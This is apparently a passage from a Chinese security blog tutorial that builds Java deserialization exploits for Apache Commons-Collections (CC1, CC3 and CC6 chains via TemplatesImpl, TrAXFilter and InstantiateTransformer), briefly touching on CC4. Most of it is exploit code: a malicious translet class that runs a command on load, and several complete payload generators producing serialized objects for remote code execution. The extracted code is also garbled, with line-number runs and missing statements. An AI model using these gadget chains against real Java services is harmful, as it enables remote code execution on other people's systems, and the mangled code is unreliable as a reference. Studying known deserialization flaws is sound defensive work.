
赋值都结束了,执行一下发现这里报了空指针错误,发现出错点在defineTransletClasses
这里调试一下,发现这里_auxClasses我们没有赋值,他会调用put方法,由于是null就会报空指针错误
并且这里下面会判断
1 2 3 4 if (_transletIndex < 0 ) {new ErrorMsg(ErrorMsg.NO_MAIN_TRANSLET_ERR, _name);new TransformerConfigurationException(err.to String ());
由于我们上面的_transletIndex值为-1,这里也会报错
所以我们给_auxClasses赋值没有意义,我们直接让程序执行到这里面去
1 2 3 if (superClass.getName().equals(ABSTRACT_TRANSLET)) {= i
这里需要让执行代码的类的父类为这个类
恶意类构造 并且这个类AbstractTranslet是抽象类,继承之后还得实现抽象方法。直接用idea自动实现即可
Calc.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.DOM;import com.sun.org.apache.xalan.internal.xsltc.TransletException;import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;import com.sun.org.apache.xml.internal.serializer.SerializationHandler;import java.io.IOException;public class Calc extends AbstractTranslet {static {try {"calc" );catch (IOException e){@Override public void transform (DOM document, SerializationHandler[] handlers) throws TransletException {@Override public void transform (DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
重新编译成class,然后再次执行我们的完整EXP即可
CC1 链的 TemplatesImpl 的实现方式 我们单独的Templatesimpl的逻辑已经完成
现在我们只要调用Templatesimpl.newTransfomer()方法就能执行任意代码了
现在我们需要Templatesimpl与前面的CC1链连起来
将传参设置为动态加载的字节码。并且前面的链子不变。
暂时的EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;public class cc3 {public static void main (String[] args) throws Exception {TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,null ,null ),ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);1 );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
成功弹出计算器
接下来是把 CC1 链的前半部分拿进去。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.io.*;import java.lang.annotation.Target;import java.lang.reflect.Constructor;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc3 {public static void main (String[] args) throws Exception {TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,null ,null ),ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();"value" ,"aaa" );null , chainedTransformer);Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" );Constructor aihConstructor = c.getDeclaredConstructor(Class.class,Map.class);true );Object o = aihConstructor.newInstance(Target.class,transformedmap);"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
然后是 Yso 正版链子的 TemplatesImpl 的实现方式
EXP 如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl; import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl; import org.apache.commons.collections.Transformer; import org.apache.commons.collections.functors.ChainedTransformer; import org.apache.commons.collections.functors.ConstantTransformer; import org.apache.commons.collections.functors.InvokerTransformer; import org.apache.commons.collections.map.LazyMap; import java.io.*; import java.lang.reflect.Constructor; import java.lang.reflect.Field; import java.lang.reflect.InvocationHandler; import java.lang.reflect.Proxy; import java.nio.file.Files; import java.nio.file.Paths; import java.util.HashMap; import java.util.Map; public static void main (String[] args) throws Exception { TemplatesImpl templates = new TemplatesImpl (); Class templatesClass = templates.getClass(); Field nameField = templatesClass.getDeclaredField("_name" ); true ); "Drunkbaby" ); Field bytecodesField = templatesClass.getDeclaredField("_bytecodes" ); true ); byte [] evil = Files.readAllBytes(Paths.get("E://Calc.class" )); byte [][] codes = {evil}; Field tfactoryField = templatesClass.getDeclaredField("_tfactory" ); true ); new TransformerFactoryImpl ()); new Transformer []{ new ConstantTransformer (templates), new InvokerTransformer ("newTransformer" , null , null ) ChainedTransformer chainedTransformer = new ChainedTransformer (transformers); new HashMap <>(); Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer); Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" ); Constructor declaredConstructor = c.getDeclaredConstructor(Class.class, Map.class); true ); InvocationHandler invocationHandler = (InvocationHandler) declaredConstructor.newInstance(Override.class, decorateMap); Map proxyMap = (Map) Proxy.newProxyInstance(ClassLoader.getSystemClassLoader() new Class []{Map.class}, invocationHandler); "ser.bin" ); public static void serialize (Object obj) throws IOException { ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" )); public static Object unserialize (String Filename) throws IOException, ClassNotFoundException { ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename)); Object obj = ois.readObject(); return obj;
CC6 链的 TemplatesImpl 的实现方式 直接EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc6 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,null ,null ),ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <Object,Object>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,new ConstantTransformer (1 ));TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,"aaa" );new HashMap <>();"bbb" );"aaa" );Class c = LazyMap.class;Field factoryField = LazyMap.class.getDeclaredField("factory" );true );"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
成功弹出计算器
CC3 链分析 之前我们追的Templatesimpl的链子时追到了templatesimpl.newTransformer();
现在我们只需要调用TemplatesImpl 类的 newTransformer() 方法,便可以进行代码执行
所以我们到newTransformer方法下查找用法,继续往下追利用链

这里我们找到了要用的TrAXFilter,但是这个类是不能序列化的。除非能利用类的构造函数做点事情
但是可以看到下面的构造函数,很巧的是构造函数中调用了newTransformer
1 _transformer = (TransformerImpl) templates.newTransformer()
所以我们现在只需要执行这个类的构造函数即可触发后面的Templatesimpl链子

CC3官方链子没有使用InvokerTransformer来反射调用构造方法,而是调用了一个新的类 InstantiateTransformer。
InstantiateTransformer 这个类是用来初始化 Transformer 的
这个类的transform方法正好可以调用构造函数初始化Transformer
这里我们传入的参数Class类为空,就会抛出异常
Class不为空,则会获取指定参数的构造器并调用构造函数,完美符合我们的需要
CC3 EXP构造 前面的TemplatesImpl的利用链不用变
先来看看InstantiateTransformer的构造方法,看看要怎么传参
1 2 3 4 5 public InstantiateTransformer (Class[] paramTypes, Object[] args) super ();
再对照TrAXFilter类我们调用的构造方法的传参
1 2 3 4 5 6 7 public TrAXFilter(Templates templates) throws TransformerConfigurationException= templates= (TransformerImpl) templates.newTransformer()= new TransformerHandlerImpl(_transformer)= _transformer.useServicesMechnism()
所以我们这里传入 new Class[]{Templates.class} 与 new Object[]{templates} 即可
完整的后半部分链子的 EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InstantiateTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.transform.Templates;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc6 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class},new Object []{templatesimpl});public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
成功弹出计算器,然后我们去找入口类的前半部分。而前半部分链子从谁调用了 transform 方法开始,所以 CC1 链和 CC6 链的前半部分 EXP 都是有效的。我们直接搬到前面
CC1链->CC3 但是我们这里还是需要引入 Transformer 与 ChainedTransformer 加以辅助。因为还是CC1的那个问题,setValue() 的传参无法控制,如果不用辅助会报错说我们传入 instantiateTransformer 是一个字符串而不是一个类
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InstantiateTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.transform.Templates;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc6 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class},new Object []{templatesimpl});new Transformer []{new ConstantTransformer (TrAXFilter.class), ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer);Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" );Constructor annotationInvocationHandlerConstructor = c.getDeclaredConstructor(Class.class,Map.class);true );InvocationHandler invocationHandler = (InvocationHandler) annotationInvocationHandlerConstructor.newInstance(Override.class,decorateMap);Map proxyMap = (Map) Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), new Class []{Map.class}, invocationHandler);InvocationHandler invocationHandler1 = (InvocationHandler) annotationInvocationHandlerConstructor.newInstance(Override.class,proxyMap);"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
成功弹出计算器
CC6链->CC3 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InstantiateTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.transform.Templates;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc6 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class},new Object []{templatesimpl});new Transformer []{new ConstantTransformer (TrAXFilter.class), ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <Object,Object>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,new ConstantTransformer (1 ));TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,"aaa" );new HashMap <>();"bbb" );"aaa" );Class c = LazyMap.class;Field factoryField = LazyMap.class.getDeclaredField("factory" );true );"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
总结
Commons-Collections CC4链 Maven 下载 Commons-Collections 4依赖。
1 2 3 4 5 <dependency > <groupId > org.apache.commons</groupId > <artifactId > commons-collections4</artifactId > <version > 4.0</version > </dependency >
CommonsCollections4 除 4.0 的其他版本去掉了 InvokerTransformer 的 Serializable 继承,导致无法序列化。
